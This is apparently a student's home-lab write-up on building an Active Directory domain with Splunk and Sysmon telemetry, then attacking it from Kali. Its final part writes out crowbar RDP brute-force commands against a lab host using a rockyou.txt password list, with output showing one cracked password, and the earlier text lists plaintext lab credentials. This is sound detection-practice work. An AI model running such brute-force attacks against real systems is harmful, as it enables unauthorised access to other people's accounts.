


Active Directory Project

Creating a Logical Diagram:



A **switch** connects multiple devices (like computers and printers) in the same network so they can share data.

A **router** connects different networks (like your home Wi-Fi to the internet) and directs data between them.

Target Machine:

- Sysmon is on the target machine to help with telemetry
- Splunk Universal forwarder will be installed to send data back to Splunk
- Atomic Red Team in our target machine just in case we want to generate interesting data
 - **Atomic Red Team** helps test a computer system's security by running small, safe cyberattack simulations. It checks if security tools can detect and stop threats, helping improve protection against real hackers.

Installations:

- **Windows 10** – Target Machine
- **Kali Linux** – Attacker
- **Splunk** – Collects Data
- **Windows Server** – Active Directory Management

Set up static IP addresses for all required virtual machines.

Sysmon and Splunk universal forwarder on both target machine and server.

Whilst setting up the static IP address for Windows Server, I ran into an issue where the server wouldn't connect to the internet. I was stuck on this for a couple of days, and to make matters worse, my computer was incredibly slow and laggy. It took ages to start up and was a struggle to navigate, making troubleshooting even more frustrating!

After constant days trying to troubleshoot the issue, from changing IP addresses to different addresses, and turning on and off the internet, playing with the settings, I finally found the issue, and I hoped I found it earlier, but the server was connected to NAT, not NAT 'Ashif-AD', which I created for this project!

Credentials for Virtual Machines:

Splunk:

a7hxf

A123!

Kali:

Ashif

A123!

Windows Server:

Administrator

A123!

Windows 10:

Ashif


L123!

Johnny Zayed


L123!

Install & Configure Active Directory on to our Windows Server, then promote to Domain Controller, and then finally configure Windows PC (Target machine), to join our newly created domain!

We are installing Active Domain Services:



Creating a brand domain:



- The domain must have a top-level domain, it must have a dot something.

DSRM Password: A123!

Paths are used to store our database file names, ntds.dit. Attackers love to attack domain controllers as they contain files related to the active directory, including password hashes.

- If you suspect any unusual activity, your domain is most likely compromised.

Installation

TARGET SERVER
ADDC01

- Deployment Configuration
- Domain Controller Options
 - DNS Options
 - Additional Options
 - Paths
 - Review Options
 - Prerequisites Check
- Installation**
- Results

Progress

Starting

[View detailed operation results](#)

[More about installation options](#)


< Previous

Next >

Install

Cancel

Here goes the installation, and sever will restart to show a sign that we have successfully installed AADF and promoted our server



Creating some users for the active directory

We got to go to Tools and click on AD Users and Computers, where we can create objects such as users, groups, computers, and etc.


The screenshot shows the Windows Server Manager dashboard with the Active Directory Users and Computers tool open. In the left navigation pane, under 'All Servers' > 'ashifad.local', the 'Builtin' folder is selected. The main pane displays a table of built-in security groups:

Name	Type	Description
Access Cont...	Security Group...	Members of this group ...
Account Op...	Security Group...	Members can administe...
Administrat...	Security Group...	Administrators have co...
Backup Ope...	Security Group...	Backup Operators can o...
Certificate S...	Security Group...	Members of this group ...
Cryptograph...	Security Group...	Members are authorized...
Distributed ...	Security Group...	Members are allowed to ...
Event Log R...	Security Group...	Members of this group ...
Guests	Security Group...	Guests have the same ac...
Hyper-V Ad...	Security Group...	Members of this group ...
IIS_IUSRS	Security Group...	Built-in group used by I...
Incoming Fo...	Security Group...	Members of this group ...
Network Co...	Security Group...	Members in this group c...
Performanc...	Security Group...	Members of this group ...
Performanc...	Security Group...	Members of this group ...
Pre-Window...	Security Group...	A backward compatibilit...
Print Operat...	Security Group...	Members can administe...
RDS Endpoi...	Security Group...	Servers in this group run...
RDS Manage...	Security Group...	Servers in this group can...
RDS Remote...	Security Group...	Servers in this group ena...
Remote Des...	Security Group...	Members in this group a...


- Built in. here are all the groups listed automatically built by AD!

- If we click and see the object, it will give details such as: name, description, who's assigned to this group.
 - o Under tab 'Member Of'. What other groups this group is in! You cannot add to built in groups, but can add them to new groups you create.

We can create users easily by right click and create, in the users sub folder, however it is ideally broken up to different parts in an organisation such as HR, finance, IT, etc.



- Clicking on organisational unit to create groups.



Within that group we create new users.


The screenshot shows the Windows Server interface for managing Active Directory. On the left, a tree view displays 'Active Directory Users and Computers' under 'ashifad.local'. Under 'ashifad.local', there are several containers: 'Builtin', 'Computers', 'Domain Controllers', 'ForeignSecurityPrincipal!', 'HR', 'IT', 'Managed Service Account', and 'Users'. In the 'Users' container, a single user account named 'John Zayed' is listed. The right pane shows a table with columns 'Name', 'Type', and 'Description'. The 'Name' column lists 'John Zayed', 'Type' lists 'User', and the 'Description' column has a small red warning icon.

There are many scripts to aid auto-creating users computers and groups. In this project, it is just manual creation.


We have our AD set up, and our server is now a domain controller.

We will join our newly created domain (ashifad.local) on the Windows (Target) machine.

- Also to authenticate using one of the accounts!




We are changing the domain from local to our domain




We are faced with this error because, our target machine does not know how to resolve 'ashifad.local', based on DNS.

To fix:


- Go to the network adapter, same way to change IP address, and then, change google DNS to our domain controller.



Now we get access! And can log in using our admin account of the server to log in, as this account will have the proper permissions.




Now we are attempting to login to the accounts we created earlier for IT and HR, by using ‘Other User’.



We can see that on sign-in to is pointed to my domain: ‘ASHIFAD’.

Using Kali Linux to perform a brute force attack on our users, and also using Splunk to view the activity!

- Afterwards, we will set up and install Atomic Red Team! And Run Atomic Tests.
- We will run Atomic tests, so in the future so in the future I will know how to use Atomic Red Team to generate telemetry and detect similar attacks in the future.



We change IPv4 from automatic to static! Using the IP configurations from our initial set up

```
a7hxf@kali: ~/Desktop
64 bytes from ams17s09-in-f14.1e100.net (216.58.214.14): icmp_seq=36 ttl=113 time=20.5 ms
64 bytes from ams17s09-in-f14.1e100.net (216.58.214.14): icmp_seq=37 ttl=113 time=14.4 ms
64 bytes from ams17s09-in-f14.1e100.net (216.58.214.14): icmp_seq=38 ttl=113 time=39.8 ms
64 bytes from ams17s09-in-f14.1e100.net (216.58.214.14): icmp_seq=39 ttl=113 time=13.9 ms
^C
--- google.com ping statistics ---
39 packets transmitted, 39 received, 0% packet loss, time 38816ms
rtt min/avg/max/mdev = 12.657/17.297/39.771/5.227 ms

(a7hxf@kali) [~/Desktop]
$ PING 192.168.10.10
PING: command not found

(a7hxf@kali) [~/Desktop]
$ sudo apt-get update & sudo apt-get upgrade -y
[sudo] password for a7hxf:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.4 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [49.2 MB]
78% [3 Contents-amd64 34.7 MB/49.2 MB 71%] 2,776 kB/s 5s
```

Upgrading our repository to the latest versions

Setting up the attack:

- 1) Create a new directory called: ad-project, all files we will use and create will be there.
- 2) Installing crowbar to perform brute force attack, and we can target our domain controller or target machine!
- 3) Installing RockYou.txt is a word list used in Kali


The file of rockyou.txt size is about 134 megabytes! We will use only 20 lines for this project. We will make a new file called ‘passwords.txt’, and we will get 20 words from the file ‘rockyou.txt’ and past it there, with the addition of typing the account password for ‘amuhajireen’, and ‘jzayed’.

```
(a7hxf㉿kali)-[~/Desktop/ad-project]
└─$ head -n 20 rockyou.txt > passwords.txt

(a7hxf㉿kali)-[~/Desktop/ad-project]
└─$ ls
passwords.txt  rockyou.txt

(a7hxf㉿kali)-[~/Desktop/ad-project]
└─$ cat passwords.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babyygirl
monkey
lovely
jessica
654321
michael
ashley
qwertys
```

We have allowed remote access to both users on Target machine!



```
(a7hxf㉿kali)-[~/Desktop/ad-project]
└─$ crowbar -b rdp -u amuhajireen -C passwords.txt -s 192.168.10.100/32
2025-02-19 17:55:23 START
2025-02-19 17:55:23 Crowbar v0.4.2
2025-02-19 17:55:25 Trying 192.168.10.100:3389
2025-02-19 17:55:29 RDP-SUCCESS : 192.168.10.100:3389 - amuhajireen:Liverpool123!
2025-02-19 17:55:29 STOP

(a7hxf㉿kali)-[~/Desktop/ad-project]
└─$ crowbar -b rdp -u jzayed -C passwords.txt -s 192.168.10.100/32
2025-02-19 17:56:52 START
2025-02-19 17:56:52 Crowbar v0.4.2
2025-02-19 17:56:55 Trying 192.168.10.100:3389
